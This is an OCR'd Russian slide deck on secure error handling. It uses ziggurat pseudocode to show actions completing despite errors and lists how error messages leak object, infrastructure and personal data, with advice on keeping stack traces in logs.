Выполняется действие - получили ошибку

Нельзя удалить файл другого пользователя

Файл не удален

Выполняется действие - получили ошибку

Файл удален

Почему это происходит - на примере построения зиккурата

Выполнение продолжается после вывода ошибки

———

```
if () {

строим зиккурат

} else {

print("Нельзя сотворить здесь")

}
```

Прекращаем выполнение

```
if () {

строим зиккурат

} else {

print("Нельзя сотворить здесь")

}
```

```
if () {

} else {
return new ExceptionResult("Нельзя
сотворить здесь")

}

строим зиккурат
```

Проверки нет и выводится ошибка от другого действия

```
строим зиккурат

if (земля проклята) {

} else {

throw new exception("Нельзя
сотворить здесь")

}
```


Проверки нет и выводится ошибка от другого действия

```
строим зиккурат

if (земля проклята) {

} else {

throw new exception("Нельзя
сотворить здесь")

}
```

```
if (земля проклята){

строим зиккурат

} else {

throw new exception("Нельзя
сотворить здесь")

}
```


Где такое можно встретить?

- Метод содержит много шагов с разными проверками




Где такое можно встретить?

- В методе есть интеграция



Где такое можно встретить?

- Клиент оборвал соединение, а операция продолжилась
- Например, забыли передать CancellationToken



Полезно при ошибке попробовать получить данные

Какие проблемы могут быть с ошибками

- Раскрывают информацию об объекте

Какие проблемы могут быть с ошибками

- Раскрывают информацию об объекте
- Раскрывают информацию об инфраструктуре

Какие проблемы могут быть с ошибками

- Раскрывают информацию об объекте
- Раскрывают информацию об инфраструктуре
- Раскрывают персональные данные

Какие проблемы могут быть с ошибками

- Раскрывают информацию об объекте
- Раскрывают информацию об инфраструктуре
- Раскрывают персональные данные
- Уязвимости в валидации

Какие проблемы могут быть с ошибками

- Раскрывают информацию об объекте
- Раскрывают информацию об инфраструктуре
- Раскрывают персональные данные
- Уязвимости в валидации
- Иногда метод срабатывает, но выводит текст ошибки

Как быть?

- Не выводить StackTrace в текст ошибки

Как быть?

- Не выводить StackTrace в текст ошибки
- StackTrace выводить в систему логирования

Как быть?

- Не выводить StackTrace в текст ошибки
- StackTrace выводить в систему логирования
- Не выводить избыточную информацию в текст ошибки

Как быть?

- Не выводить StackTrace в текст ошибки
- StackTrace выводить в систему логирования
- Не выводить избыточную информацию в текст ошибки
- Искать и исправлять уязвимости :)

Как быть?

- Не выводить StackTrace в текст ошибки
- StackTrace выводить в систему логирования
- Не выводить избыточную информацию в текст ошибки
- Искать и исправлять уязвимости :)
- Задуматься какую информацию выводите пользователям

Чек-лист обработки ошибок

Канал + личка

Всем спасибо за внимание!